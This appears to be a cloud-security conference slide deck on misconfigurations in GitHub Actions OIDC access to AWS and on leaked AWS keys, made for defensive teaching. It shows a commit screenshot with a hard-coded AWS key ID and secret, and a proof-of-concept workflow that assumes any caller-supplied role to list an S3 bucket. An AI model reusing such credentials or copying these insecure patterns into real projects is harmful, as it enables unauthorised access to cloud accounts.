

TEMATICA

Keyless no siempre es seguro: OIDC entre GitHub Actions y AWS

Jorge Barreto

Cloud Security Architect





Jorge Barreto

Cloud Security Architect

- 10 years building and securing cloud solutions on AWS
- Developing tools to improve security posture
- Master's in Cybersecurity / MBA
- AWS Community Builder – Security

CLOUD

SECURITY



Agenda

1. From Long Term Access Key (AKIA) to Temporary Access Keys (ASIA)
2. GitHub Actions
3. OIDC Authentication Flow
4. Misconfigurations & conclusions



1. From Long Term Access Key (AKIA) to Temporary Access Keys (ASIA)




Long Term Access Keys

- **Access Key ID** (for example, **AKIAIOSFODNN7EXAMPLE**)
- **Secret Access Key** (for example, **wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY**)

Temporary Access Keys

- **Access Key ID** (for example, **ASIAJEXAMPLEXEG2JICEA**)
- **Secret Access Key** (for example, **9drTJvcXLB89EXAMPLEELB8923FB892xMFI**).
- **Session Token** (for example, **AQoXdzELDDY////////wEaoAK1wvxJY12r2IrDFT2lvAzTCn3zHoZ7YNtpiQLF0MqZye/qwjzP2iEXAMPLEbw/m3hsj8VBTKPORGvr9jM5sgP+w9IZWZnU+LWhmg+a5fDi2oTGUYcdg9uexQ4mtCHIHfi4citgqZTgco40Yqr4Ilo4V2b2Dyauk0eYFNebHtYIFVgAUj+7Indz3LU0aTWk1WKljHmmMCloTkyYp/k7kUG7moeEYKSitwQli6Gjn+nyzM+PtoA3685ixzv0R7i5rjQi0YE0lf1oeie3bDiNHncmzosRM6SFiPzSvp6h/32xQuZsjcypmwsPSDtTPYcs0+YN/8BRi2/lc rxSpnWEXAMPLEXSDFTAQAM6DI9zR0tXoybnlrZlwMLIMi1Kcgo5OytwU=)**
- **Expiration** (for example, **2024-09-09T03:15:17Z**)





Git Repository Misconfigurations - .gitignore


DevOps
Days

updated .gitignore

1 contributor

2 lines (2 sloc) | 105 Bytes

```
1 aws_access_key_id = AKIA[REDACTED]DA
2 aws_secret_access_key = Cu[REDACTED]j1
```



Commit

Delete log-s3-test directory

main

egre55 committed on Jul 5, 2023 Verified

Showing 2 changed files with 0 additions and 28 deletions.

Filter changed files

log-s3-test

log-upload.php

transact.log

27 log-s3-test/log-upload.php

@@ -1,27 +0,0 @@

1 - <?php

2 -

3 - // Include the SDK using the composer autoloader

4 - require 'vendor/autoload.php';

5 -

6 - \$s3 = new Aws\S3\S3Client([

7 - 'region' => 'us-east-1',

8 - 'version' => 'latest',

9 - 'credentials' => [

10 - 'key' => "AKIAWHE0THRFSGQITLIY",

11 - 'secret' => "IqHCweAXZ0i8WJlQrhuQulSuGnU051HFgy7ZShoB",

12 -]

13 -]);

14 -

15 - // Send a PutObject request and get the result object.

16 - \$key = 'transact.log';

17 -

18 - \$result = \$s3->putObject([

19 - 'Bucket' => 'huge-logistics-transact',

20 - 'Key' => \$key,

21 - 'SourceFile' => 'transact.log'

22 -]);

DEVOPSDAYS.PE

08 / 38

Git Repository Misconfigurations – Code



The screenshot shows the Visual Studio Code interface. On the left, the Explorer sidebar displays a project named 'YUSUF_STUD_TABLE1' containing four files: 'code1', 'code2', 'code3', and 'code4'. The file 'code2' is selected and highlighted. The main editor window shows the contents of 'code2', which is a Python script. The script imports 'json' and 'boto3', defines a lambda handler function, sets environment variables for AWS credentials (redacted), prints a message, and initializes a boto3 resource for DynamoDB.

```
1 import json
2 import boto3
3
4 def lambda_handler(event, context):
5     # Input values
6     Table_name = 'Yusuf_stud_table'
7     AWS_Access_Key = '[REDACTED]'
8     AWS_Secret_Access_Key = '[REDACTED]'
9
10    # Create a DynamoDB table
11    print('DynamoDB Table creation started.')
12
13    dynamodb = boto3.resource(
14        'dynamodb',
15        aws_access_key_id = AWS_Access_Key,
16        aws_secret_access_key = AWS_Secret_Access_Key,
17        region_name = 'us-east-1'
18    )
```



Options

Manage access

Branches

Webhooks

Notifications

Integrations

Deploy keys

Secrets

Actions

Moderation

Interaction limits

Secrets

New secret

Secrets are environment variables that are **encrypted** and only exposed to selected actions. Anyone with **collaborator** access to this repository can use these secrets in a workflow.

Secrets are not passed to workflows that are triggered by a pull request from a fork. [Learn more](#).

AWS_ACCESS_KEY_ID	Updated yesterday	Update	Remove
AWS_SECRET_ACCESS_KEY	Updated yesterday	Update	Remove



0 replies

 StepSecurity




What's the problem with this?


768 Leaked Corporate AWS Keys Held Full Admin Rights

tl;dr We re-verified 10,616 leaked AWS keys on August 10, 2026. They surfaced publicly between August 2022 and August 2026. 88% still authenticate. 768 of the live ones belong to a company and carry full control of its AWS account: 526 root keys plus 242 IAM users holding AdministratorAccess. The median live leaked key is five years old and has never been rotated.

We are launching this research in coordination with our launch of TruffleHog AWS Analyze, which you can read about [here](#).

Our scanners have verified 64,024 unique AWS key pairs across 431,875 public findings: git history, Hugging Face datasets, Docker images, package registries, CI logs. These keys surfaced publicly between August 2022 and August 2026. We took the 10,616 pairs with complete credentials and re-verified them, then enumerated what each key can tell us about its account: key age, attached policies, budgets, and last month's spend. No key material is published, and every owner we could identify is being notified.





- “The primary data source is **Hugging Face**. AWS credentials are the second most common type of secret we verify there.”
- “**The average leaked key was created 1,831 days ago**. Half are more than five years old. The oldest is 17.4 years old, almost as old as IAM.”





2. GitHub Actions



```
! first_action.yml X
.github > workflows > ! first_action.yml > ...

3
4 name: My First Setup
5
6 on:
7   push
8
9 jobs:
10   build:
11
12     runs-on: ubuntu-latest
13
14     strategy:
15       matrix:
16         node-version: [14.x, 16.x, 18.x]
17         # See supported Node.js release schedule at https://nodejs.org/en/about/releases/
18
19     steps:
20       - uses: actions/checkout@v3
21       - name: Use Node.js ${ matrix.node-version }
22         uses: actions/setup-node@v3
23         with:
24           node-version: ${ matrix.node-version }
25           cache: 'npm'
26       - run: npm ci
27       - run: npm run-script lint:fix
28       - run: npm run build --if-present
```

Event

Job

Runner

Action

Scripts

GitHub Actions



```
1  name: S3 List
2
3  on:
4    workflow_dispatch:
5      inputs:
6        role_arn:
7          description: "ARN del IAM role con permisos s3:ListB
8          required: true
9        bucket:
10         description: "Nombre del bucket S3 a listar"
11         required: true
12
13 permissions:
14   id-token: write
15   contents: read
16
17 jobs:
18   list:
19     runs-on: ubuntu-latest
20     steps:
21       - uses: aws-actions/configure-aws-credentials@v6
22         with:
23           role-to-assume: ${ github.event.inputs.role_arn }
24           aws-region: us-east-1
25
26       - run: aws s3 ls s3://${ github.event.inputs.bucket }
```

<> Code Issues Pull requests Actions Projects Security and quality Insights Settings

← S3 List

✓ S3 List #3

Summary

All jobs

list

Run details

Usage

Workflow file

list

succeeded now in 9s

> ✓ Set up job

✓ Run aws-actions/configure-aws-credentials@v6

1 ▶ Run aws-actions/configure-aws-credentials@v6
6 Assuming role with OIDC
7 Authenticated as assumedRoleId AROA5WIUYAXMKEH4NF4YE:GitHubActions

✓ Run aws s3 ls s3://gh-oidc-poc-01-any-repository-941178226136/

1 ▶ Run aws s3 ls s3://gh-oidc-poc-01-any-repository-941178226136/
10
10 2026-08-21 16:19:26 38 evidence.txt

✓ Post Run aws-actions/configure-aws-credentials@v6


1 Post job cleanup.

> ✓ Complete job

